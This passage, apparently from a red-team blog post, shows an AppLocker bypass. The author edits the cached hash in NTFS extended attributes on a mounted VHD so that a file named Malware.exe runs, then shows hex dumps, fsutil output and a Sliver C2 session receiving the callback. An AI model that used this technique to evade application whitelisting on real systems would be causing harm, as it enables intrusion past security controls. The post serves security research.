
```
00DDF8C0  8C 29 C3 A7 21 66 95 E5 A2 50 B2 56 8B 7A B5 95  Œ)Ã§!f•åœP²V‹zµ•
00DDF8D0  85 99 32 7D 82 79 47 11 44 00 00 00 00 1B 20 00  …™2
00DDF8E0  24 4B 45 52 4E 45 4C 2E 50 55 52 47 45 2E 43 48  $KE
00DDF8F0  45 43 4B 50 4F 49 4E 54 2E 50 45 00 02 00 00 00  ECE
00DDF900  09 72 F4 5E CD DE 15 0C DC AD 5D 09 8E 20 63 AD  .rô
00DDF910  00 00 00 00 01 00 02 E0 00 00 00 00 00 00 00 00  ...
00DDF920  24 4F 38 00 00 00 00 00 FC 4E 38 00 00 00 00 00  $O8
00DDF930  00 00 00 00 00 00 00 00 28 00 00 00 00 00 00 00  ...
00DDF940  01 00 00 00 18 00 00 00 02 00 00 00 00 00 00 00  ...
00DDF950  1B 00 01 00 28 00 00 00 28 00 00 00 18 00 00 00  ...
00DDF960  00 00 00 00 00 00 02 00 00 00 00 00 00 00 00 00  ...
00DDF970  FF FF FF FF FF FF FF FF 2F 4F 38 00 00 00 00 00  ÿÿÿ
00DDF980  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...
00DDF990  38 00 00 00 00 00 00 00 01 00 00 00 18 00 00 00  8..
00DDF9A0  00 00 00 00 00 00 00 00 07 00 07 00 28 00 08 00  ...
00DDF9B0  30 00 08 00 18 00 01 00 50 01 18 00 00 00 02 00  0..
00DDF9C0  0A 00 00 00 00 00 00 00 B4 0F 00 00 00 00 00 00  ...
00DDF9D0  D8 00 00 00 E4 00 00 00 94 00 00 00 9C 00 00 00  Ø..
00DDF9E0  3C 4F 38 00 00 00 00 00 2F 4F 38 00 00 00 00 00  <O8
00DDF9F0  2F 4F 38 00 00 00 00 00 B0 01 00 00 00 00 D6 08  /O8.....°.....Ö.
00DDFA00  01 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00  ................
00DDFA10  07 00 07 00 28 00 E4 00 10 01 9C 00 18 00 01 00  ....(.ä...œ.....
00DDFA20  70 01 18 00 00 00 02 00 0A 00 00 00 00 00 00 00  p...............
00DDFA30  B4 0F 00 00 00 00 00 00 44 00 00 00 00 1B 20 00  ´.......D..... .
00DDFA40  24 4B 45 52 4E 45 4C 2E 50 55 52 47 45 2E 43 48  $KERNEL.PURGE.CH
00DDFA50  45 43 4B 50 4F 49 4E 54 2E 50 45 00 02 00 00 00  ECKPOINT.PE.....
00DDFA60  09 72 F4 5E CD DE 15 0C DC AD 5D 09 8E 20 63 AD  .rô^ÍÞ..Ü.].Ž c.
00DDFA70  00 00 00 00 01 00 02 E0 00 00 00 00 58 00 00 00  .......à....X...
00DDFA80  00 1C 33 00 24 4B 45 52 4E 45 4C 2E 50 55 52 47  ..3.$KERNEL.PURG
00DDFA90  45 2E 41 50 50 49 44 2E 48 41 53 48 49 4E 46 4F  E.APPID.HASHINFO
00DDFAA0  00 00 00 00 41 49 44 31 00 00 00 00 00 00 00 00  ....AID1........
00DDFAB0  20 00 00 00 AC B4 95 27 7F 9F BD 6D CD F5 A4 65   ...¬´•'.Ÿ½mÍõ¤e
00DDFAC0  8C 29 C3 A7 21 66 95 E5 A2 50 B2 56 8B 7A B5 95  Œ)Ã§!f•å¢P²V‹zµ•
00DDFAD0  85 99 32 7D 48 00 00 00 00 1E 21 00 24 4B 45 52  …™2}H.....!.$KER
00DDFAE0  4E 45 4C 2E 50 55 52 47 45 2E 41 50 50 49 44 2E  NEL.PURGE.APPID.
00DDFAF0  53 49 47 4E 45 52 49 4E 46 4F 00 00 41 49 44 33  SIGNERINFO..AID3
```

Search for: 1 66 95 E5 A2 50 B2 56 8B 7A B5 95 85 99 32 7D

Search direction
○ All
● Forward
○ Backward


Finding the original hash

Replace those hash values with the 'good' value and after remounting the VHD and re-querying the values shows that the AppLocker hash cache now contains the 'good' values.




```
Victim G:\>fsutil file queryea Malware.exe

Extended Attributes (EA) information for file G:\Malware.exe:

Total Ea Size: 0xe4

Ea Buffer Offset: 0
Ea Name: $KERNEL.PURGE.CHECKPOINT.PE
Ea Value Length: 20
0000:  02 00 00 00 09 72 f4 5e  cd de 15 0c dc ad 5d 09  .....r.^......].
0010:  8e 20 63 ad 00 00 00 00  01 00 02 e0 00 00 00 00  . c.............

Ea Buffer Offset: 44
Ea Name: $KERNEL.PURGE.APPID.HASHINFO
Ea Value Length: 33
0000:  00 00 00 41 49 44 31 00  00 00 00 00 00 00 00 20  ...AID1........
0010:  00 00 00 6e 38 af 54 db  79 07 9b ae 70 4e d2 96  ...n8.T.y...pN..
0020:  09 f2 65 d7 89 1c 7c 02  91 e5 22 d0 6b c8 de f3  ..e...|...".k...
0030:  60 52 08                                          `R.

Ea Buffer Offset: 9c
Ea Name: $KERNEL.PURGE.APPID.SIGNERINFO
Ea Value Length: 21
0000:  00 41 49 44 33 00 00 00  00 00 00 00 00 00 00 00  .AID3...........
0010:  00 00 00 00 00 00 00 00  00 59 6a f8 c1 ef b2 d8  .........Yj.....
0020:  01                                                .
```

So what happens if we run it?



```
Victim G:\>Malware.exe

Victim G:\>
```

Looks promising



```
.------..------..------..------..------..------.
|S.--. ||L.--. ||I.--. ||V.--. ||E.--. ||R.--. |
| :/\: || :/\: || (\/) || :(): || (\/) || :(): |
| :\/: || (__) || :\/: || ()() || :\/: || ()() |
| '--'S|| '--'L|| '--'I|| '--'V|| '--'E|| '--'R|
`------'`------'`------'`------'`------'`------'

All hackers gain evolve
[*] Server v1.5.22 - 6bb49e444bb288dae6f0e372ea8f155b6cae9311
[*] Welcome to the sliver shell, please type 'help' for options

[server] sliver > mtls

[*] Starting mTLS listener ...

[*] Successfully started job #1

[*] Session 14961455 QUALIFIED_FILM - 192.168.11.1:18004 (XPS15) - windows/amd64 - Fri, 19 Au
g 2022 13:06:43 BST

[server] sliver > █
```

We get our CS_Is_Dead_Sliver_Is_The_New_Hotness callback

This also worked for me on a USB stick, or any NTFS aware filesystem.

Big shout out to Grzegorz Tworek for https://github.com/gtworek/PSBits – you can literally lose days of your life digging a little deeper into the stuff he uncovers!

Hope you found this useful. There is mention of getting it to work with Microsoft signed AppLocker rules using the CopyEAs tool but I couldn't get that working, not sure if that has been patched since the tool release. If you get it working, please let me know!